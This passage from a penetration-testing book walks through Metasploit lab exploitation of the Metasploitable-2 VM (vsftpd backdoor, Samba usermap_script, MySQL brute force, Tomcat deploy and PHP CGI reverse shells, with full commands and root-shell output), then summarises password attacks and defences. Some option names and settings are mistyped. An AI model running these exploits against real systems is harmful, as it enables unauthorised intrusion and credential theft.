
Getting ready

A connection to the Internet or internal network is required to complete this attack.

How to do it...

Let's begin our review of Armitage:

- 1.From the desktop go to Start | Kali Linux | Exploitation Tools | Network Exploitation Tools | Armitage:



On the Armitage login screen, click on the **Connect** button:



It may take Armitage a while to connect to Metasploit. While this takes place, you may see the following notification window. Do not be alarmed. It will go away once Armitage is able to connect. On the **Start Metasploit ?** screen, click on **Yes**:




You are then presented with the Armitage main screen. We will now discuss the following three regions on the main screen (marked as **A.**, **B.**, and **C.** in the following screenshot):

A: This region displays the preconfigured modules. You can search for modules using the space provided below the modules list.

B: This region displays your active targets that we are able to run our exploits against.

C: This region displays multiple Metasploit tabs allowing for multiple Meterpreter or console sessions to be run and displayed simultaneously



If you didn't find Armitage in your newly installed kalilinux then Follow below steps

Update your Kali

To update Kali, first ensure that `/etc/apt/sources.list` is properly populated:

```

kali@kali:~$ cat /etc/apt/sources.list
deb http://http.kali.org/kali kali-rolling main contrib non-free
deb-src http://http.kali.org/kali kali-rolling main contrib non-free
kali@kali:~$
```

then update these two lines then save it ,

```

kali@kali:~$ sudo apt update
kali@kali:~$ 
kali@kali:~$ sudo apt full-upgrade -y
kali@kali:~$
```


`apt-get install armitage`

Before you start Armitage, make sure the postgresql database is running:

`service postgresql start`

If you get a missing database.yml error, type:

`armitage`



```
root@kali:~  
File Actions Edit View Help  
└─(root㉿kali)-[~]  
# apt-get install armitage  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  galera-3 libcapstone3 libconfig-inifiles-perl libcrypto++6 libdbd25  
  libdbd-mariadb-perl libdbi-perl libgdal27 libgeos-3.8.1 libhtml-template-perl  
  libjs-sizzle liblvm10 libmicrohttpd12 libperl5.30 libplymouth4 libpython3.8  
  libpython3.8-dev libpython3.8-minimal libpython3.8-stdlib libqt5opengl5  
  libradare2-4.3.1 libreadline5 libsane libterm-readkey-perl libwireshark13
```

(MSFCONSOLE)

In this attack, we will examine the Metasploit Console (MSFCONSOLE). The MSFCONSOLE is primarily used to manage the Metasploit database, manage sessions, and configure and launch Metasploit modules. Essentially, for the purposes of exploitation, the MSFCONSOLE will get you connected to a host so that you can launch your exploits against it.

Some common commands you will use when interacting with the console are:

help: This command will allow you to view the help file for the command you are trying to run

use module: This command allows you to begin configuring the module that you have chosen

set optionname module: This command allows you to set the various options for a given module

exploit: This command launches the exploit module

run: This command launches a non-exploit module

search module: This command allows you to search for an individual module

exit: This command allows you to exit the MSFCONSOLE

How to do it..

Let's begin our exploration of the MSFCONSOLE:

1. Open a command prompt.
2. Launch the MSFCONSOLE by using the following command:

```
msfconsole
```

Exploiting Metasploitable-2

We are going to exploit metasploitable 2 machine (which we installed on vm earlier in this chapter) in various ways . Let's assume the IP of our metasploitable machine is 192.168.28.131 .

Getting started

Firstly, to perform the attack on Metasploitable, we need to carry out the enumeration process on the attacking machine. For this purpose we have a number of tools available in Kali Linux, most commonly use of Nmap and nikto is done. We use Nmap in our case. Before moving further, let us have a brief introduction about Nmap.

Nmap

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap does not limit to merely gathering information and enumeration. It is also a powerful utility that finds use as a vulnerability detector or a security scanner.

What it does?

It basically detects the
Live host on the network.
Open ports on the host.
Software and the version to the respective port.
Operating system, hardware address, and the software version.

Service and version detection with Nmap


Command:

```
nmap -sS -sV <Victim's Ip>
```

-sS : SYN Scan

-sv : Service and version detection

Let's assume the IP of our metasploitable machine is 192.168.28.131 .(victim's ip)



The terminal window shows the output of the Nmap command. The title bar says "root@kali: ~". The command entered is "root@kali:~# nmap -sS -sV 192.168.28.131". The output provides a detailed list of open ports and their corresponding services and versions. Key findings include:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	
514/tcp	open	tcpwrapped	
1099/tcp	open	rmiregistry	GNU Classpath grmiregistry
1524/tcp	open	shell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	Unreal ircd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

As we can see in the above figure, this command provided us with detailed information about the open ports, the various services and their version running on the victim's machine. Moving further, let us now exploit them one by one.

1.VSFTPD (VSFTPD v2.3.4 Backdoor Command Execution)

VSFTPD stands for very secure FTP daemon. It's a lightweight, stable and secure FTP server for UNIX-like systems.

So, we use Metasploit to look for the available exploits for VSFTPD. Let us have a look at how we can carry out this search in Metasploit and then apply it on target machine.

```
root@kali:~# msfconsole -q
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          -----    -----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

In effect, as we can see in the above snapshot, there is an exploit available for VSFTPD. But wait! Before moving further, are we sure that the exploit is compatible with the versions of running services? This is the key to a successful attack. Firstly, we first confirm whether the exploit is available for the particular versions running on the victim's machine. You can check full description of the exploit with the help of `info` command.

```
msf exploit(vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03

      Provided by:
        hdm <x@hdm.io>
        MC <mc@metasploit.com>
```

Now that we have ensured the compatibility of the versions, we are ready to use the exploit. Therefore, let us have a look at the available options.

```

msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST                         yes      The target address
  RPRT    21                  yes      The target port

Exploit target:

  Id  Name
  --  --
  0   Automatic

```

Here RHOST and RPRT are the two options we require. 21 is set as the current value of RPRT, which is for the FTP service. We need to set the value for RHOST and then we are all set to run this exploit.

```

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.28.131
RHOST => 192.168.28.131
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.28.130:35653 -> 192.168.28.131:6200) at 2016-06-16 01:05:09 +0530

whoami
root

```

Once you run the exploit you will get the root access. Henceforth, the basic steps that we followed for the attack on VSFTPD will be same for all the services. So, let us now perform these steps on the other services.

2. SAMBA (Samba “username map script” Command Execution)

Samba is a popular freeware program that allows end users to access and use files, printers, and other commonly shared resources over Internet. As we saw earlier, the steps we follow for this attack will be same as the previous one. We use the following exploit to carry out attack on SAMBA. For further information about this exploit, use **info** command.

```

msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
-----  -----  -----  -----
RHOST          yes        The target address
REPORT         139       yes        The target port

Exploit target:

Id  Name
--  ---
0   Automatic

```

Now that we have the exploit set, let us set the necessary options and run the exploit.

```

msf exploit(usermap_script) > set RHOST 192.168.28.131
RHOST => 192.168.28.131
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.28.130:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo S76dxujLoGJnQuZT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "S76dxujLoGJnQuZT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.28.130:4444 -> 192.168.28.131:52078) at 2016-06-16 01:34:38 +0530

whoami
root
■

```

3.MYSQL (MySQL Login Utility)

MySQL is one of the most popular databases that many applications use nowadays. For exploitation of mysql, firstly we need to find out the database version. Metasploit has a module that we can use to find out the database version. So, we can use the following command for this purpose:

use auxiliary/scanner/mysql/mysql_version

Next we need to set the RHOST option to be able to use the above command which we find out by the **show options** command. Once RHOST is set, we can run the module.

Next, we will use **mysql_login** module and try to bruteforce mysql username and password.

```

msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name      Current Setting  Required  Description
-----  -----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        no           no        A specific password to authenticate with
PASS_FILE       no           no        File containing passwords, one per line
Proxies         no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.28.131 yes       The target address range or CIDR identifier
RPORT           3306         yes       The target port
STOP_ON_SUCCESS false        yes       Stop guessing when a credential works for a host
THREADS         1            yes       The number of concurrent threads
USERNAME        no           no        A specific username to authenticate as
USERPASS_FILE   no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE       no           no        File containing usernames, one per line
VERBOSE         true         yes       Whether to print output for all attempts

```

Further, let's check for the available options for this module.

```

msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mysql_login) > set PASS_FILE /root/Desktop/username.txt
PASS_FILE => /root/Desktop/username.txt
msf auxiliary(mysql_login) > set USER_FILE /root/Desktop/username.txt
USER_FILE => /root/Desktop/username.txt

```

At times, there is a possibility that the password field for mysql is left blank. Due to this, we need to set the value of **BLANK_PASSWORDS** option to true in such cases.

After this, we need to create two files which contain the list of possible usernames and passwords for mysql. Once the files are created, we can use them to set the **PASS_FILE** and **USER_FILE** options.

```

msf auxiliary(mysql_login) > exploit

[*] 192.168.28.131:3306 MySQL - Found remote MySQL version 5.0.51a
[!] No active DB -- Credential data will not be saved!
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: NO))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc:abc: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc:try: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc:try1: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc:try2: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: abc:root: (Incorrect: Access denied for user 'abc'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: NO))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try:abc: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try:try: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try:try1: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try:try2: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try:root: (Incorrect: Access denied for user 'try'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: NO))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1:abc: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1:try: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1:try1: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1:try2: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try1:root: (Incorrect: Access denied for user 'try1'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: NO))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2:abc: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2:try: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2:try1: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2:try2: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: YES))
[-] 192.168.28.131:3306 MySQL - LOGIN FAILED: try2:root: (Incorrect: Access denied for user 'try2'@'192.168.28.130' (using password: YES))
[+] 192.168.28.131:3306 MySQL - Success: 'root'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

We can see that consequently we were successful in finding the username and password. Let's now access the victim's mysql.

```
root@kali:~/Desktop# mysql -h 192.168.28.131 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

4.Tomcat (Apache Tomcat Manager Application Deployer Authenticated Code Execution)

On metasploitable-2 tomcat runs on port 8180. This can be exploited with the following metasploit exploit

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the specified username
PATH            /manager     yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST           yes        The target address
RPORT           80        The target port
USERNAME         no        The username to authenticate as
VHOST           no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST           yes        The listen address
LPORT          4444        yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

Tomcat's default username as well as password are tomcat, although you can also bruteforce it.

```

msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.28.131
RHOST => 192.168.28.131
msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.28.130
LHOST => 192.168.28.130
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set target 0
target => 0
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.28.130:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6083 bytes as Nn70DiE3murvdloXck.war ...
[*] Executing /Nn70DiE3murvdloXck/Z084PfL2Zev.jsp...
[*] Undeploying Nn70DiE3murvdloXck ...
[*] Sending stage (45718 bytes) to 192.168.28.131
[*] Meterpreter session 3 opened (192.168.28.130:4444 -> 192.168.28.131:35575) at 2016-06-20 14:38:19 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.

```

5.Apache (CGI Argument Injection)

The Apache webserver has a vulnerable version of PHP installed which we can find out by visiting /phpinfo.php. This version of PHP is vulnerable to PHP CGI Argument Injection.

```

msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(phi_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(phi_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
-----  -----  -----
PLESK      false          yes        Exploit Plesk
Proxies           no          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST           yes          yes       The target address
RPORT          80           yes       The target port
TARGETURI        no          no        The URI to request (must be a CGI-handled PHP script)
URIENCODING    0            yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST           no          no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----
LHOST           yes          yes       The listen address
LPORT          4444          yes       The listen port

Exploit target:

Id  Name
--  --
0  Automatic

msf exploit(phi_cgi_arg_injection) > set RHOST 192.168.28.131
RHOST => 192.168.28.131
msf exploit(phi_cgi_arg_injection) > set LHOST 192.168.28.130
LHOST => 192.168.28.130
msf exploit(phi_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.28.130:4444
[*] Sending stage (33068 bytes) to 192.168.28.131
[*] Meterpreter session 1 opened (192.168.28.130:4444 -> 192.168.28.131:49791) at 2016-06-21 14:24:08 +0530

meterpreter > getuid
Server username: www-data (33)
meterpreter >

```

Conclusion :

We learn working with exploits , injecting payloads to servers (metasploitable 2)and many more this chapter . It's not the end Metasploit ,this is the beginning . Metasploit is a huge tool which contains various types of exploits, payloads and many more . Upcoming sections are going to be fun as we're going to work more with exploits .

SECTION - 3 (Attacks)

Chapter - 2

PASSWORD ATTACKS

Things We Are Going To cover In This Chapter :

- ✓ Password Systems
- ✓ Attacks with Internet
- ✓ using hydra
- ✓ Cracking HTTP passwords
- ✓ Gaining router access
- ✓ John the Ripper
- ✓ rainbow tables
- ✓ Offline Password attacks

Password attacks are one of the most common forms of corporate and personal data breach. A password attack is simply when a hacker tries to steal your password. In 2020, 81% of data breaches were due to compromised credentials. Because passwords can only contain so many letters and numbers, , passwords are becoming less safe. Hackers know that many passwords are poorly designed, so password attacks will remain a method of attack as long as passwords are being used.

Basically there are 6 types of password attacks :

I. Phishing

Phishing is when a hacker posing as a trustworthy party sends you a fraudulent email, hoping you will reveal your personal information voluntarily. Sometimes they lead you to fake "reset your password" screens; other times, the links install malicious code on your device. We highlight several examples on the OneLogin blog.

Here are a few examples of phishing:

Regular phishing. You get an email from what looks like goodwebsite.com asking you to reset your password, but you didn't read closely and it's actually goodwobsite.com. You "reset your password" and the hacker steals your credentials.

Spear phishing. A hacker targets you specifically with an email that appears to be from a friend, colleague, or associate. It has a brief, generic blurb ("Check out the invoice I attached and let me know if it makes sense.") and hopes you click on the malicious attachment.

Smishing and vishing. You receive a text message (SMS phishing, or smishing) or phone call (voice phishing, or vishing) from a hacker who informs you that your account has been frozen or that fraud has been detected. You enter your account information and the hacker steals it.

Whaling. You or your organization receive an email purportedly from a senior figure in your company. You don't do your homework on the email's veracity and send sensitive information to a hacker.

To avoid phishing attacks, follow these steps:

Check who sent the email: look at the From: line in every email to ensure that the person they claim to be matches the email address you're expecting.

Double check with the source: when in doubt, contact the person who the email is from and ensure that they were the sender.

Check in with your IT team: your organization's IT department can often tell you if the email you received is legitimate.

Man-in-the-middle attack

Man-in-the middle (MitM) attacks are when a hacker or compromised system sits in between two uncompromised people or systems and deciphers the information they're passing to each other, including passwords. If Alice and Bob are passing notes in class, but Jeremy has to relay those notes, Jeremy has the opportunity to be the man in the middle. Similarly, in 2017, Equifax removed its apps from the App Store and Google Play store because they were passing sensitive data over insecure channels where hackers could have stolen customer information.

To help prevent man-in-the-middle attacks:

Enable encryption on your router. If your modem and router can be accessed by anyone off the street, they can use "sniffer" technology to see the information that is passed through it.

Use strong credentials and two-factor authentication. Many router credentials are never changed from the default username and password. If a hacker gets access to your router administration, they can redirect all your traffic to their hacked servers.

Use a VPN. A secure virtual private network (VPN) will help prevent man-in-the-middle attacks by ensuring that all the servers you send data to are trusted.

Dictionary attack

A type of brute force attack, dictionary attacks rely on our habit of picking "basic" words as our password, the most common of which hackers have collated into "cracking dictionaries." More sophisticated dictionary attacks incorporate words that are personally important to you, like a birthplace, child's name, or pet's name.

To help prevent a dictionary attack:

Never use a dictionary word as a password. If you've read it in a book, it should never be part of your password. If you must use a password instead of an access management tool, consider using a password management system.

Lock accounts after too many password failures. It can be frustrating to be locked out of your account when you briefly forget a password, but the alternative is often account insecurity. Give yourself five or fewer tries before your application tells you to cool down.

Consider investing in a password manager. Password managers automatically generate complex passwords that help prevent dictionary attacks.

Credential stuffing

If you've suffered a hack in the past, you know that your old passwords were likely leaked onto a disreputable website. Credential stuffing takes advantage of accounts that never had their passwords changed after an account break-in. Hackers will try various combinations of former usernames and passwords, hoping the victim never changed them.

To help prevent credential stuffing:

Monitor your accounts. There are paid services that will monitor your online identities, but you can also use free services like [haveIbeenpwned.com](https://haveibeenpwned.com) to check whether your email address is connected to any recent leaks.

Regularly change your passwords. The longer one password goes unchanged, the more likely it is that a hacker will find a way to crack it.

Use a password manager. Like a dictionary attack, many credential stuffing attacks can be avoided by having a strong and secure password. A password manager helps maintain those.

Brute force attack

If a password is equivalent to using a key to open a door, a brute force attack is using a battering ram. A hacker can try 2.18 trillion password/username combinations in 22 seconds, and if your password is simple, your account could be in the crosshairs.

To help prevent brute force attacks:

Use a complex password. The difference between an all-lowercase, all-alphabetic, six-digit password and a mixed case, mixed-character, ten-digit password is enormous. As your password's complexity increases, the chance of a successful brute force attack decreases.

Enable and configure remote access. Ask your IT department if your company uses remote access management. An access management tool like OneLogin will mitigate the risk of a brute-force attack.

Require multi-factor authentication. If multi-factor authentication (MFA) is enabled on your account, a potential hacker can only send a request to your second factor for access to your account. Hackers likely won't have access to your mobile device or thumbprint, which means they'll be locked out of your account.

Keyloggers

Keyloggers are a type of malicious software designed to track every keystroke and report it back to a hacker. Typically, a user will download the software believing it to be legitimate, only for it to install a keylogger without notice.

To protect yourself from keyloggers:

Check your physical hardware. If someone has access to your workstation, they can install a hardware keylogger to collect information about your keystrokes. Regularly inspect your computer and the surrounding area to make sure you know each piece of hardware.

Run a virus scan. Use a reputable antivirus software to scan your computer on a regular basis. Antivirus companies keep their records of the most common malware keyloggers and will flag them as dangerous.

Password Systems

Many organizations use biometric (fingerprint or retinal scan-based) or two-factor authentication to mitigate these risks. Even web services such as Gmail and Dropbox offer two-factor authentication in which the user provides a password as well as a

second value, such as the digits on an electronic token. If two-factor authentication is not available, using strong passwords is imperative for account security because all that stands between the attacker and sensitive data may come down to a simple string. Strong passwords are long, use characters from multiple complexity classes, and are not based on a dictionary word.

The passwords we use in this book are deliberately terrible, but unfortunately, many users don't behave much better when it comes to passwords. Organizations can force users to create strong passwords, but as passwords become more complex, they become harder to remember. Users are likely to leave a password that they can't remember in a file on their computer, in their smartphone, or even on a Post-it note, because it's just easier to keep of track them that way. Of course, passwords that can be discovered lying around in plaintext undermine the security of using a strong password.

